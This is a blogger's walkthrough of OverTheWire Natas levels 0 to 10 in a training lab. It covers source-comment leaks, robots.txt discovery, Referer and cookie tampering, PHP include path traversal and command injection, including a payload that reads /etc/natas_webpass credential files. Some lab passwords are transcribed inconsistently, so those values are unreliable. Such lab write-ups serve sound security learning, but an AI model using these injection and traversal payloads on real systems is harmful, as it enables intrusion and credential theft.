

Hello and welcome to my Natas walkthrough

Welcome to the first level! Here, we are provided with a username, a password, and a URL link to access the challenge

The screenshot shows the Natas Level 0 interface. On the left, there is a sidebar with a list of levels from 0 to 17. In the center, the title "Natas Level 0" is displayed above a form. The form contains three fields: "Username: natas0", "Password: natas0", and "URL: http://natas0.natas.labs.overthewire.org". Red arrows point from the text "In the first level, we are given a hint. I wonder what it means?" to the "Password" field and the "URL" field.


In the first level, we are given a hint. I wonder what it means?

The screenshot shows a simple page with a central white box containing the text "You can find the password for the next level on this page." A red arrow points from the text "So, I decided to try a few things" to this message.

So, I decided to try a few things

The screenshot shows a browser context menu with several options: Back, Forward, Reload, Save as..., Print..., Cast..., Create QR Code for this page, View page source, and Inspect. A red arrow points from the text "So, I decided to try a few things" to the "Inspect" option.

At first, I tried inspecting the file.



The screenshot shows the Chrome DevTools Elements tab. The left pane displays the HTML structure of the page, which includes a head section with a link to 'level.css' and a body section containing a header, a content div with id='content', and a form with id='wechallform'. The right pane shows the CSS styles for 'level.css', including rules for the body element like background-color: #ccc, padding: 0px, and margin: 0px. It also shows the user agent stylesheet with a margin-top: 8px rule.

No luck here so I thought to myself where else can it be and then it strikes me



I RHIT clicked with my mouse and parsed View page source


```
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas0", "pass": "natas0" };</script></head>
<body>
<h1>natas0</h1>
<div id="content">
  You can find the password for the next level on this page.
  <!--The password for natas1 is 0nzCigAq7t2iALyvU9xchLYN4MlkIwlq -->
</div>
</body>
</html>
```

Jackpot we fund the password


You can find the password for the next level on this page.

<!--The password for natas1 is 0nzCigAq7t2iALyvU9xchLYN4MlkIwlq -->

Level 1



Hmm, the page has blocked us from using right-click




But don't worry! If you remember from the last challenge, we can use Ctrl + U to view the page source

[View page source](#) [Ctrl+U](#)


And here is the password for Level 2.

```
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallInfo = { "level": "natas1", "pass": "0nZcigAq7t2iALyU9xCHlyN4MlkIwlg" };</script></head>
<body oncontextmenu="javascript:alert('right clicking has been blocked!');return false;">
<h1>natas1</h1>
<div id="content">
You can find the password for the
next level on this page, but rightclicking has been blocked!
<!-- The password for natas2 is TguMNxKoIDSaltujBLuZJnDULCcUAPI -->
</div>
</body>
</html>
```

Level2




The hint is telling us that there is nothing on this page



And of course, I didn't listen, so I tried to view the page source

```
<html>
<head>
<!-- This stuff in the header has nothing to do with the level --&gt;
&lt;link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css"&gt;
&lt;link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" /&gt;
&lt;link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" /&gt;
&lt;script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"&gt;&lt;/script&gt;
&lt;script src="http://natas.labs.overthewire.org/js/jquery-ui.js"&gt;&lt;/script&gt;
&lt;script src="http://natas.labs.overthewire.org/js/wechall-data.js"&gt;&lt;/script&gt;&lt;script src="http://&gt;
&lt;script&gt;var wechallinfo = { "level": "natas2", "pass": "TguMNxKo1DSaltujBLuZJnDULCcUAPlI" };&lt;
&lt;/body&gt;
&lt;h1&gt;natas2&lt;/h1&gt;
&lt;div id="content"&gt;
There is nothing on this page
&lt;img src="files/pixel.png"&gt; ←
&lt;/div&gt;
&lt;/body&gt;&lt;/html&gt;</pre>
```

As you can see here, we have a folder named 'files.' So, I will take a look inside.



And here we have some interesting things to explore

Index of /files

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 pixel.png	2024-09-19 07:03	303	
 users.txt	2024-09-19 07:03	145	

Apache/2.4.58 (Ubuntu) Server at natas2.natas.labs.overthewire.org Port 80


Here, we can go to users.txt and see what's inside

```
# username:password
alice:BYNdCesZqW
bob:jw2ueICLvT
charlie:G5vCxkVV3m
natas3:3gqisGdR0pj6tpkDKdIW02hSvchLeYH
eve:zo4mJWyNj2
mallory:9urTCPzBmH
```

And here are the username and password for the next level!

Level 3

The hint is telling us that there is nothing on this page




There is nothing on this page

And of course, I didn't listen, so I tried to view the page source.

```
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script src="http://natas.labs.overthewire.o
<script>var wechallinfo = { "level": "natas3", "pass": "3gqisGdR0pjm6tpkDKdIW02hSvhLeYH" };</script></head>
<body>
<h1>natas3</h1>
<div id="content">
There is nothing on this page
<!-- No more information leaks!! Not even Google will find it this time... -->
</div>
</body></html>
```

At first, I was clueless, but then I remembered Googling dorking, and the only way to stop it is using robots.txt.

So, I went to the URL file and found another clue.



Robots.txt is a great way to find directories we're not supposed to access. Google uses it as an option to restrict crawling inside files. While it helps website owners control indexing, for a penetration tester, it's a gold mine.

And here we have another txt file. Let's take a look!

Not secure | natas3.natas.labs.overthewire.org//s3cr3t/

Index of /s3cr3t

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
Parent Directory		-	
users.txt	2024-09-19 07:03	40	

Apache/2.4.58 (Ubuntu) Server at natas3.natas.labs.overthewire.org Port 80

And here is the password for the next level.

Not secure | natas3.natas.labs.overthewire.org//s3cr3t/users.txt

```
natas4:QryZXc2e0zahULdHrtHxzyYkj59kUxLQ
```

Level 4


Sign in

http://natas4.natas.labs.overthewire.org
Your connection to this site is not private

Username

Password

Here we can see that we are not allowed because we are not from natas5.



So, I looked at it and saw the refresh page and thought to myself, maybe I can use Burp Suite to try to access it as natas5.

A screenshot of the Burp Suite interface. The top navigation bar shows "Burp" and "Project" tabs, followed by "Intruder", "Repeater", "Window", and "Help". The "Proxy" tab is selected and highlighted in red. Below the tabs are buttons for "Dashboard", "Target", "Proxy" (selected), "Intruder", "Repeater", "Collaborator", "Sequencer", "Decoder", "Comparer", "Logger", "Extensions", and "Learn". A "Setting" icon is on the far right. The main pane shows a request to "http://natas4.natas.labs.overthewire.org:80 [13.50.213.201]". Below the URL are buttons for "Forward", "Drop", "Intercept is on" (which is highlighted in blue), "Action", and "Open browser". The "Raw" tab is selected. The request details pane shows the following headers and body:

```
1 GET /index.php HTTP/1.1
2 Host: natas4.natas.labs.overthewire.org
3 Authorization: Basic bmFOYXMOOLFyeVpYYzJlMHphaFVMZEhydEh4enlZa2o1OWtVeExR
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.178 Safari/537.36
6 Accept:
    text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Referer: http://natas4.natas.labs.overthewire.org/
8 Accept-Encoding: gzip, deflate
9 Accept-Language: en-US,en;q=0.9
```

The "Referer" field is highlighted with a red rectangle. To the right of the request pane is the "Inspector" pane, which contains sections for "Request attributes", "Request queryparameters", "Request body parameters", and "Request cookies", all currently showing 0 items. At the bottom right of the Inspector pane is a "Comment this item" button and an "HTTP/1" icon.

And here, we changed the URL to the required one. After proceeding forward, we found the password for the next level.



Level 5

Access disallowed. You are not logged in

This is weird; maybe Burp Suite could help us.

```
1 GET / HTTP/1.1
2 Host: natas5.natas.labs.overthewire.org
3 Cache-Control: max-age=0
4 Authorization: Basic bmFOYXMI0jBuMzVQa2dnQVBtMnpiRXBPVTgwMmMveDBNc24xVG9L
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.178 Safari/537.36
7 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
8 Accept-Encoding: gzip, deflate
9 Accept-Language: en-US,en;q=0.9
0 Cookie:loggedin=0
1 Connection: close
2
```

Can you see the cookie?

Its login is set to 0, meaning false. Let's change it to 1 and see what happens.

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. A request is being viewed for the URL `http://natas5.natas.labs.overthewire.org:80`. In the 'Raw' tab of the request editor, the cookie line has been modified from `Cookie:loggedin=0` to `Cookie:loggedin=1`. The 'Inspector' panel on the right shows the modified cookie value under the 'Request cookies' section.

And we did it! On to the next level.

Access granted. The password for natas6 is
0RoJwHdSKWFTYR5WuiAewauSuNaBXned

Level 6

The screenshot shows a simple web form. At the top, there is a text input field with the placeholder "Input secret:" followed by a "Submit" button. Below the form, a blue link reads "View sourcecode".

Here we can see the option to submit something—well, that's not helping.

But if you look down, you can see the source code!
That's more helpful, isn't it?

```
<?
include "includes/secret.inc";

if(array_key_exists("submit", $_POST)) {
    if($secret == $_POST['secret']) {
        print "Access granted. The password for natas7 is <censored>";
    } else {
        print "Wrong secret";
    }
}
?>
```

Here we can see that


if (\$secret == \$_POST['secret']) { print "Access granted. The password for natas7 is <censored>"; }

But if you're like me and look at the code to figure out where the variable \$secret is defined, you might get a little confused. In PHP, variables can be defined inside files and included using:

include "includes/secret.inc";

The include statement imports the file secret.inc, and any variable (like \$secret) defined inside that file will now exist in this script.

Now that we've figured this out, let's go check the folder by accessing the URL directly.



```
<?
$secret = "FOEIUWGHFEEUHOFU0IU";
?>
```

And here you can see the password and the variable \$secret.


Access granted. The password for natas7 is
bm~~g~~8SvU1LizuWjx3y7xkNERkHxGre0GS
Input secret:

Submit

We did it!


Let's move on to Level 7!

Level 7




[Home](#) [About](#)

Let's see what happens when we click on Home or About.



[Home](#) [About](#)

this is the front page



[Home](#) [About](#)

this is the about page

And when I pressed them, I saw something.

```
natas7.natas.labs.overthewire.org/index.php?page=about
```

Do you see the /index?


Not the most helpful for now, but it's worth noting.

Let's take a look at the source code.

```
<uiv tu- conlll >  
<a href="index.php?page=home">Home</a>  
<a href="index.php?page=about">About</a>  
<br>  
<br>  
this is the about page  
  
<!-- hint: password for webuser natas8 is in /etc/natas_webpass/natas8 -->  
</div>  
"
```

We found another clue.

Let's try putting what we found in the URL.




The screenshot shows a web browser window with the address bar containing "natas7.natas.labs.overthewire.org/etc/natas_webpass/natas8". The main content area displays a large "Not Found" heading. Below it, a message says "The requested URL was not found on this server." At the bottom, the server information "Apache/2.4.58 (Ubuntu) Server at natas7.natas.labs.overthewire.org Port 80" is visible.

Mm, no luck there, but do you remember what we found?


```
natas7.natas.labs.overthewire.org/index.php?page=about
```

Let's try adding the route here



The screenshot shows a web browser window with the address bar containing "natas7.natas.labs.overthewire.org/index.php?page=about/etc/natas_webpass/natas8". The main content area displays a "Warning" message: "Warning: include(about/etc/natas_webpass/natas8): failed to open stream: No such file or directory in /var/www/natas/natas7/index.php on line 21". Below this, another "Warning" message appears: "Warning: include(): Failed opening 'about/etc/natas_webpass/natas8' for inclusion (include_path='.:/usr/share/php') in /var/www/natas/natas7/index.php on line 21". A watermark for "We Can" is visible in the bottom right corner of the browser window.

Okay, we can see that we did something. Maybe we can try it without the Home or About.



And we found the password!

Now, let's move on to Level 8.

Level 8



Seems familiar, doesn't it?

Let's look inside the source code and see what we can find this time!

```
<?
$encodedSecret = "3d3d516343746d4d6d6c315669563362";

function encodeSecret($secret) {
    return bin2hex(strrev(base64_encode($secret)));
}


if(array_key_exists("submit", $_POST)) {
    if(encodeSecret($_POST['secret']) == $encodedSecret) {
        print "Access granted. The password for natas9 is <censored>";
    } else {
        print "Wrong secret";
    }
}
?>
```

We can see here that some sort of encryption is happening. Let's decrypt it one step at a time.

base64_encode = Decode from Base64

strrev = Reverse the string

bin2hex = Convert from hexadecimal



Let's try it out!

Access granted. The password for natas9 is
ZE1ck82lmdGloErlhQgWND6j2Wzz6b6t
Input secret:
 [View sourcecode](#)

We did it! On to Level 9!

Level 9

Find words containing:

Output:

[View sourcecode](#)

First thing's first, let's view the source code

```
<?
$key = "";

if(array_key_exists("needle", $_REQUEST)) {
    $key = $_REQUEST["needle"];
}

if($key != "") {
    passthru("grep -i $key dictionary.txt");
}
```

In the source code, we can see that there is a .txt file, and the PHP code is hinting that we can source inside. This means that we are interacting directly with the victim's computer. From the use of the **grep** command, we can deduce that the operating system is UNIX-based, as Windows uses **findstr** to search in the CMD.

Either way, it's always more likely to encounter a UNIX-based system. Since UNIX is open-source, it's more common to see it, as it's free, right? So why not?

Let's see if the web is vulnerable to command injection.

Find words containing:

Output:

/var/www/natas/natas9

[View sourcecode](#)

Yes, it's vulnerable.

Find words containing:

Output:

t7I5VHvpa14sJTUGV0cbEsbYfFP2dm0u

The command that we used is:

n | cat /etc/natas_webpass/natas10

Level 10

For security reasons, we now filter on certain characters

Find words containing:

Output:

[View sourcecode](#)

We are greeted with the message:

"For security reasons, we now filter on certain characters."

Let's take a look at the source code and see what we're up against.

```
<?
$key = "";

if(array_key_exists("needle", $_REQUEST)) {
    $key = $_REQUEST["needle"];
}

if($key != "") {
    if(preg_match('/[;|&]/', $key)) {
        print "Input contains an illegal character!";
    } else {
        passthru("grep -i $key dictionary.txt");
    }
}
?>
</pre>
```

We can see here that some characters have been blocked.

For security reasons, we now filter on certain characters

Find words containing:

Output:

Input contains an illegal character!

[View sourcecode](#)

But we can still use the grep command to our advantage!

By grepping a word and this time making it grep from the /etc directory.

If you remember, we found the password in

/etc/natas_webpass/natas10.

So, let's try it with natas11.

For security reasons, we now filter on certain characters

Find words containing:

Output:

/etc/natas_webpass/natas11:UJdqkK1pTu6VLt9UHWAgRZz6sVUZ3lEk

We did it! Now, let's move on to Level 11.

Level 11

Before we start, let's talk about XOR encoding.

XOR encoding works like this: there are 3 components:

1. Plaintext
 2. Ciphertext
 3. The key

To encrypt the data, we would need at least 2 of these components.

